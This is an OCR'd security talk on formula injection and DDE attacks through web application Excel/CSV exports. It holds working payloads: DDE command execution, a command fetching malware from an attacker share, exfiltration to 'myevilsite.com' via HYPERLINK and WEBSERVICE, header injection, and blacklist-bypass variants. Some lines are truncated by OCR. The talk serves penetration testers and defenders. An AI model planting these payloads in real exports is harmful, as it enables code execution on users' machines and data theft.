Tricks to Improve Web App Excel Export Attacks

Jerome Smith

CamSec September 2016

whoami

- In computer security for y years
- Pentester for p years
- At NCC Group for n years
- Where $y \approx 2p$ and $p \approx 2n$ and $2n + 5 \approx y$

- CREST CCT (App)
- Presented at BSides Manchester 2014 and 2016

- exploresecurity.com && @exploresecurity

By way of an agenda

1. Web application Excel export
2. What to look out for
3. The DDE trick
4. Can we improve the attack?

Web application Excel export

- Users submit data to application
  - Data is stored
- Elsewhere that data can be exported in Excel format
  - CSV
  - XLS
  - XLSX
- User has at least some control over the contents
  - Usually there's a "template" with certain cells filled with user input
  - That's where things get interesting
- Wacky variations
  - e.g. data to be exported was sent to client in a form and POSTed back!

Request-response

- Request

```
http://app/export.asp?p=year&y=2016&f=csv
```

- Response

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/7.5
X-AspNet-Version: 4.0.30319
Date: Thu, 29 Sep 2016 18:30:00 GMT
Content-Type: text/html
Content-Disposition: attachment; filename="Year2016.csv"
Cache-control: public
Content-Length: 9255
Connection: close

2016 Report
Exported by,Jerome
...
```

What's of interest here?

Some things to look out for

- Force format (more on this later)

  `f=xls → f=csv` or `app/export/xls/ → app/export/csv/`
- Unauthenticated access
- `Content-Type` incorrect, esp. `text/html` → XSS?
  - Unless `Content-Disposition: attachment` is present
- Header injection

```
f=csv"%0d%0aSet-Cookie:%20AUTH%3dABCDEF0123456789%0d%0aX:%20%22
Content-Disposition: attachment; filename="Year2016.csv"
Set-Cookie: AUTH=ABCDEF0123456789
X: ""
```


  - Usefulness of `Set-Cookie` depends on other factors
- `Cache-control` directive
  - Caching depends on content, context and browser

The DDE trick

- Dynamic Data Exchange (DDE) is an old Microsoft technology
  - Facilitates data transfer between applications
  - A form of Inter-Process Communication (IPC)
- Security risks of Excel export first widely publicised 2014 by @albinowax
  http://www.contextis.com/resources/blog/comma-separated-vulnerabilities/
- Consider a spreadsheet cell:

```
=cmd|'/c calc'!A0
service | topic ! item
```


- How about
  - `cmd /c \\<attacker_IP\evil$\malware.exe`
  - `cmd /c net use \\<attacker_IP>\c$`
  - An ISP *should* block outbound SMB ports



A1 =cmd|'/c calc'!A0


#REF!

Typical warnings



Protected View This file originated from an Internet location and might be unsafe. Click for more details.

(1)



Security Warning Automatic update of links

Microsoft Excel Security Notice


Microsoft Office has identified a potential security concern.

File Path: C:\Users\Jerome\AppData\Local\Temp\ExcelOuput-46373.xls

Automatic update of links has been disabled. If you choose to enable automatic update of links, your computer may no longer be secure. Do not enable this content unless you trust the source of this file.

(2a)

(2b)




Microsoft Excel


Remote data not accessible.
To access this data Excel needs to start another application. Some legitimate applications on your computer could be used maliciously to spread viruses or damage your computer. Only click Yes if you trust the source of this workbook and you want to let the workbook start the application.
Start application 'CMD.EXE'?


(3)

Users and warnings – Piranha



70% clic






Macro Settings

- Disable all macros without notification
- Disable all macros with notification
- Disable all macros except digitally signed macros
- [✓ Enable all macros (not recommended; potentially dangerous code can run)]


Developer Macro Settings



44% clicked through warnings

Source of warnings

- Settin
- Only (
- Two stage attack (low and slow)?
  - Benign payload `=NotASheet!A1`
  - Malicious payload



Protected View

Protected View opens potentially dangerous files, without any security prompts, in a restricted mode to help minimize harm to your computer. By disabling Protected View you could be exposing your computer to possible security threats.

- [✓] Enable Protected View for files originating from the Internet
- [✓] Enable Protected View for files located in potentially unsafe locations
- [✓] Enable Protected View for Outlook attachments


Location:
Item: A0
Update: ● Automatic

Startup Prompt

When this workbook is opened, Excel can ask whether or not to update links to other workbooks.

- ○ Let users choose to display the alert or not
- ○ Don't display the alert and don't update automatic links
- [✓ ● Don't display the alert and update links]

Trusted Documents



Security
Trusted Documents
TrustRecords
Trusted Locations


RENT_U

```
(Default)                                    REG_SZ        (value not set)
%USERPROFILE%/Downloads/MonthlyReport.xls    REG_BINARY    71 62 be c2 20 e
```

Only the filename is stored
Downloads with static filenames are of interest

Once "trusted" if the file's start-up prompt is set to auto-update, only the third warning (CMD.EXE) is displayed

(1)



```
ft\Office\14.0\Excel\Security\Trusted Documents\TrustRecords" |
\Excel\Security\Trusted Documents\TrustRecords
 REG_BINARY    11FC1DDBA8F8D1010068C461080000000D33576010100000 0

ft\Office\14.0\Excel\Security\Trusted Documents\TrustRecords" |
\Excel\Security\Trusted Documents\TrustRecords
 REG_BINARY    11FC1DDBA8F8D1010068C461080000000D335760 1FFFFFF7F
```

(2a)

Excel file format

XLSX vs XLS vs CSV

- Sometimes user can influence format, recall `f=xls → f=csv`
- CSV: no Protected View warning
- CSV: can't contain start-up prompt auto-update setting

CSV format in XLS file

- Less likely outcome – one of those wacky variations!
- Format warning instead of Protected View warning
- Formal security warnings (1) and (2a) not shown
    - Therefore file cannot be not "trusted" in the registry
- Curiously CSV format not supported: tab or CRLF cell delimiter

That CMD.EXE warning


Built-in Excel functions

- Steal data `=HYPERLINK("http://myevilsite.com/?d="&A1,"Click here")`
  - Limited info about the system e.g. current directory `=INFO("DIRECTORY")`, Excel version `=INFO("RELEASE")`
- `=WEBSERVICE(URL)`
  - Sadly doesn't support authentication (i.e. force NTLM authentication)
  - Or file paths (local or UNC) or file://
  - But it will steal data without user interaction (unlike `HYPERLINK`) `=WEBSERVICE("http://myevilsite.com/?data="&A1)`
- `=FILTERXML(XML, XPATH)`
  - Any XXE or parsing bugs?

nccgroup

Alternatives to cmd.exe

- `=powershell|'Test-Connection 127.0.0.1'!A0`



Remote data not accessible.
To access this data Excel needs to start anot
viruses or damage your computer. Only click
Start application 'POWERSHE.EXE'?

Using 8.3 names doesn't work as Excel doesn't like ~ in the formula

`=cmd|'/k powershell Test-Connection 127.0.0.1'!A0`

- PATHEXT environment variable ignored – .exe only
- in PATH where filename <= 12 characters

```
trust'!A0
=schtasks|                                     calc.exe'!A0
=javaws|'http://myevilsite.com/
=rundll32|'shell32.dll,ShellExec_RunDLL calc.exe
```

But we're still getting warnings about running exe files because the DDE call is failing

- N.B. if Excel is 32-bit, then the program will be run as such, etc.

Native DDE services – 1/2

Tcl (Tool Command Language)

- `dde services "" ""`

```
{Excel {[Book1]Sheet1}} {Excel {[Book1]Sheet2}} {Excel {[Book1]Sheet3}}
{Excel System} {PROGMAN PROGMAN} {Shell AppProperties} {Folders
AppProperties} {PROGMAN PROGMAN}
```

Demo

- Commands you just saw

```
dde request excel Sheet1 r1c1:r2c3
dde execute excel Sheet1 {[formula("overwrite","r1c1")]}
dde execute excel Sheet1 {[file.delete("e:\test")]}
dde execute excel Sheet1 {[alert("hello")][alert("world")]}
```


- Shame this doesn't work ☹

```
dde execute excel Sheet1 {[exec("c:\windows\system32\calc.exe")]}
```

Native DDE services – 2/2

Progman

- `dde execute progman progman {[AddItem(calc.exe,Microsoft Word)]}`



Programs (3)

Microsoft Word 2010

Microsoft Word

WordPad

Folders (=Shell?)


- `dde execute Folders AppProperties {[ViewFolder("","\\attacker_IP\c$",2)]}`

What about in Excel?

- This could save you hours: when testing, if Excel hangs, try closing Tcl
- `=Folders|AppProperties!'{[ViewFolder("","c:\windows\",1)]}'` ☹
- That Tcl service-topic list isn't complete…


DDESpy

- Part of Visual Studio 6 (!)
- Must be running when application launches



Registered Servers

Service	Instance Service
Firefox	Firefox(0X00250A00)
IEXPLORE	IEXPLORE(0X00060BE8)




String Handles

Handle	Count	String
0xc000	1	Firefox
0xc001	1	WWW_OpenURL
0xc002	1	WWW_Activate
0xc003	1	WWW_CancelProgress
0xc004	1	WWW_Version
0xc005	1	WWW_RegisterViewer
0xc006	1	WWW_UnRegisterViewer
0xc007	1	WWW_GetWindowInfo
0x0	2	

iexplore DDE

- `=iexplore|WWW_OpenURL!exploresecurity.com`
  - No (3) “remote data not accessible” warning
  - Slice of BeEF anyone?
- `=iexplore|WWW_OpenURL!'\\<attacker_IP>\c$'`
- `=iexplore|WWW_OpenURL!'c:\windows\system32\cmd.exe'`


View Downloads - Windows Internet Explorer
View and track your downloads
Search downloads
Name
Location
Actions
Run
Save

cmd.exe 295 KB
LAPTOP
Do you want to run or save this program?


- No better than where we were really!
- No obvious way to include switches anyway – a limitation of `file://`

firefox DDE

- `=firefox|WWW_OpenURL!exploresecurity.com` ☹

  `=firefox|WWW_OpenURL!'http://exploresecurity.com'` ☹

  `=firefox|WWW_OpenURL!'http://exploresecurity.com/'` ☺
- `=firefox|WWW_GetWindowInfo!foo`



```
=Firefox|WWW_GetWindowInfo!foo
https://www.nccgroup.trust/uk/,"NCC Group | Information Security Consulting | Software E
```

NCC Group | Information Security Consulting | Software Escrow | Web Performance | Software Testing
File Edit View History Bookmarks Tools Help
NCC Group | Information S...
Explore Security | IT securit...
NCC Group PLC (GB) https://www.nccgroup.trust/uk/
Select your country
United Kingdom
+44(0)161 826 7367
nccgroup
Our Solutions
Our Services
Our Rese

Demo

(1) No Protective View warning as CSV

(2) Just "Enable Content" warning as DDE call succeeded

- Background navigation to phishing site could be very effective

(3) No warnings – exactly which stars were aligned there?!

- A file with same name previously downloaded
  - Had content to elicit warnings, which were accepted
  - So it's now "trusted"
  - Previous file need not have been malicious – remember `=NotASheet!A1`
- Malicious file's start-up prompt set to auto-update links

Bypassing filters

- Original article stated prefix cells starting with = with '
    - This will “cast” the cell as text in XLS[X] and stop execution in CSV
    - We know better now
- Imagine the blacklist `^=[A-Za-z].*`
    - How about:

```
=cmd|'/k ipconfig'!A0
=0-cmd|'/k ipconfig'!A0
-cmd|'/k ipconfig'!A0
+cmd|'/k ipconfig'!A0
"=cmd|'/k ipconfig'!A0"
""=cmd|'/k ipconfig'!A0
=(cmd|'/k ipconfig'!A0)
@SUM(cmd|'/k ipconfig'!A0)
```

Lessons

